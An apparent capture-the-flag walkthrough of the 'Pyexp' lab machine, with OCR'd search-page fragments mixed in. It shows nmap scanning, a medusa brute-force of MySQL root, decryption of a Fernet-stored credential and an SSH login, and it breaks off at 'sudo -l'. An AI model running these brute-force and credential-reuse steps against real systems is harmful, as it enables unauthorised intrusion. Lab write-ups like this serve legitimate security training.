
Pyexp

```
ping 192.168.180.119
```


```
nmap -T4 -vv -A -p- 192.168.180.118
```



```
PORT     STATE SERVICE REASON         VERSION
1337/tcp open  ssh     syn-ack ttl 61 OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 f7af6cd12694dce51a221a644e1c34a9 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC1olvmlFe91MEIq9rRibmAPSuiBlqVJnjbC14S6GCu5PKOueZLrjF1hTniGpuORaqc0wTfsBSakRTeReOCu8+wny4cvJTmMX+S3OB+6M4FjKHQBCCrf02PTRhmJOCrLbKuoL6duf3jo5ZU+mpEam+
oykhhvRJpOkVzuq8ZtTsk0sMCy4ejhTtuAW0HKDqY3OLOSiEyaVwq8X5+ZDF1jB4rVYHtokss3vSpcQ6iyMQDp4YHikD/z9ZnjtS5LMi0AzDydU38dE7Dj2/z1dQOqesgLuvPamUPktLCMXGaxr4d4FddQdovsaIvb4qDGvRoWWTuLgLHNplfUEf5Lhtd
gA2Z
|   256 46d28dbd2f9eafcee2455ca612c0d919 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBERmEc3tsg8×9wZ7nME6bQZdtqQnW3eSc0f4ubmPqJUSsaqb1UP8HYgLQ9wCGbHk0v8/BNi9ME5A9lvnotEAroY=
|   256 8d11edff7dc5a72499227fce2988b24a (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHKs3g+g1oyuJQ8RrFUjiZmvBs++u8yCu9NUskGLRnbq
3306/tcp open  mysql   syn-ack ttl 61 MySQL 5.5.5-10.3.23-MariaDB-0+deb10u1
| mysql-info:
|   Protocol: 10
|   Version: 5.5.5-10.3.23-MariaDB-0+deb10u1
|   Thread ID: 43
|   Capabilities flags: 63486
|   Some Capabilities: ODBCClient, SupportsLoadDataLocal, Speaks41ProtocolOld, ConnectWithDatabase, InteractiveClient, Speaks41ProtocolNew, FoundRows, LongColumnFlag, Support41Auth, Support
sTransactions, IgnoreSigpipes, DontAllowDatabaseTableColumn, IgnoreSpaceBeforeParenthesis, SupportsCompression, SupportsMultipleResults, SupportsAuthPlugins, SupportsMultipleStatments
|   Status: Autocommit
|   Salt: R&`4"K4am~Sd|bUdxLS=
|_  Auth Plugin Name: mysql_native_password
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```

Two ports are open **1337 (ssh)** & **3306 (mysql)**
Bruteforce the **mysql** service for **root** user

```
medusa -h 192.168.180.118 -u root -P /root/Documents/ubuntu/Wordlists/rockyou.txt
-M mysql -f -t 100
```




```
ACCOUNT CHECK: [mysql] Host: 192.168.180.118 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password: sandara (9979 of 14344394 complete)
ACCOUNT CHECK: [mysql] Host: 192.168.180.118 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password: stevens (9980 of 14344394 complete)
ACCOUNT CHECK: [mysql] Host: 192.168.180.118 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password: sailing (9981 of 14344394 complete)
ACCOUNT CHECK: [mysql] Host: 192.168.180.118 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password: prettywoman (9982 of 14344394 complete)
ACCOUNT FOUND: [mysql] Host: 192.168.180.118 User: root Password: prettywoman [SUCCESS]
```

find **prettywoman** as a password for **root**


Login in the **mysql** service using credentials **root:prettywoman**

```
mysql -u root -h 192.168.180.118 -p
```




```
┌──(root㉿Hindutva)-[~]
└─# mysql -u root -h 192.168.180.118 -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 10133
Server version: 10.3.23-MariaDB-0+deb10u1 Debian 10

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| data               |
| information_schema |
| mysql              |
| performance_schema |
+--------------------+
4 rows in set (0.124 sec)

MariaDB [(none)]> 
```

```
use data;
show tables;
```



```
MariaDB [(none)]> use data;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [data]> show tables;
+----------------+
| Tables_in_data |
+----------------+
| fernet         |
+----------------+
1 row in set (0.126 sec)
```




```
MariaDB [(none)]> use data;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [data]> show tables;
+----------------+
| Tables_in_data |
+----------------+
| fernet         |
+----------------+
1 row in set (0.126 sec)

MariaDB [data]> select * from fernet;
+--------------------------------------------------------------------------------------------------------------------------+----------------------------------------------+
| cred                                                                                                                     | keyy                                         |
+--------------------------------------------------------------------------------------------------------------------------+----------------------------------------------+
| gAAAAABfMbX0bqWJTTdHKUYYG9U5Y6JGCpgEiLqmYIVlWB7t8gvsuayfhLOO_cHnJQF1_ibv14si1MbL7Dgt9Odk8mKHAXLhyHZplax0v02MMzh_z_eI7ys= | UJ5_V_b-TWKKyzlErA96f-9aEnQEfdjFbRKt8ULjdV0= |
+--------------------------------------------------------------------------------------------------------------------------+----------------------------------------------+
1 row in set (0.139 sec)
```

What is a fernet ?

The fernet module of the cryptography package has inbuilt functions for the generation of the key, encryption of plaintext into ciphertext, and decryption of ciphertext into plaintext using the encrypt and decrypt methods respectively.

Go to the https://asecuritysite.com/tokens/ferdecode
And enter cred and key


Base64 Decode and Enco
fernet key encryption onli
online fernet encryption/c
Fernet (Decode)
Fernet (symmetric encryp
https://www.google.com/search?q=fernet+key+encryption+online&client=firefox-b-e&sca_esv=553677874&sxsrf=AB5stBh86JOxfFHJbeCt5WgBAZ50VqXyaA%3A
Bins
Reverse Shell
fernet key encryption online
Python
Java
Free
Example
Calculator
Images
Shopping
Videos
News
All fi

About 1,03,000 results (0.29 seconds)

8gwifi.org
https://8gwifi.org › fernet

online fernet encryption/decryption - 8gwifi.org

Fernet guarantees that a message **encrypted** using it cannot be manipulated or read without the **key**. All **encryption** in this version is done with AES 128 in CBC ...

ASecuritySite.com
https://asecuritysite.com › tokens › ferdecode


Fernet (Decode)

30-Sept-2015 — **Fernet** is a symmetric **encryption** method which makes sure that the message **encrypted** cannot be manipulated/read without the **key**.

https://asecuritysite.com › tokens › fernet

Fernet

Fernet builds on best practice **cryptography** methods, and allows developers to provide a simple method of **encrypting** and authenticating.



Fernet (Decode)

[Tokens Home][Home]

Fernet is a symmetric encryption method which makes sure that the message encrypted cannot be manipulated/read without the key. It uses URL safe encoding for the keys. Fernet uses 128-bit AES in CBC mode and PKCS7 padding, with HMAC using SHA256 for authentication. The IV is created from os.random(). This page decodes the token. Generate a token here: [Fernet]

Token:

```
gAAAAABfMbX0bqWJTTdHKUYYG9U5Y6JGCpgEiLqmYIVlWB7t8gvsuayfhLOO_cHnJQF1_ibv14si1MbL7Dgt9Odk8mK
HAXLhyHZplax0v02MMzh_z_eI7ys=
```

Key:

```
UJ5_V_b-TWKKyzlErA96f-9aEnQEfdjFbRKt8ULjdV0=
```


```
Decoded:        lucy:wJ9`"Lemdv9[FEw-
Date created:   Mon Aug 10 21:02:44 2020
Current time:   Fri Aug  4 05:21:27 2023

======Analysis====
Decoded data:
80000000005f31b5f46ea5894d37472946181bd53963a2460a980488baa6608565581eedf20becb9ac9f84b38efdc1e7250175fe26efd78b22d4c6cbec382df4e764f262870172
e1c8766995ac74bf4d8c33387fcff788ef2b
Version:        80
Date created:   000000005f31b5f4
IV:             6ea5894d37472946181bd53963a2460a
Cipher:         980488baa6608565581eedf20becb9ac9f84b38efdc1e7250175fe26efd78b22
HMAC:           d4c6cbec382df4e764f262870172e1c8766995ac74bf4d8c33387fcff788ef2b

======Converted====
IV:             6ea5894d37472946181bd53963a2460a
Time stamp:     1597093364
Date created:   Mon Aug 10 21:02:44 2020
```

Got username and password as

```
lucy:wJ9`"Lemdv9[FEw-
```


Login in ssh using above credentials

```
ssh lucy@192.168.180.118 -p 1337
```



```
┌──(root㉿Hindutva)-[~]
└─# ssh lucy@192.168.180.118 -p 1337
The authenticity of host '[192.168.180.118]:1337 ([192.168.180.118]:1337)' can't be established.
ED25519 key fingerprint is SHA256:K18aoM62L+/GHVzkZJScoh+S91IW1EPPvsc1K7UuVbE.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:3: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[192.168.180.118]:1337' (ED25519) to the list of known hosts.
lucy@192.168.180.118's password:
Linux pyexp 4.19.0-10-amd64 #1 SMP Debian 4.19.132-1 (2020-07-24) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
lucy@pyexp:~$ whoami
lucy
lucy@pyexp:~$ ls -a
.  ..  .bash_history  .bash_logout  .bashrc  local.txt  .profile  user.txt
lucy@pyexp:~$ cat local.txt
b812bc6f5a8a8ba312dfb5f2cf9446b0
lucy@pyexp:~$ 
```


Run **sudo -l**



```
lucy@pyexp:~$ sudo -l
Matching Defaults entries for lucy on pyexp:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User lucy may run the following commands on pyexp:
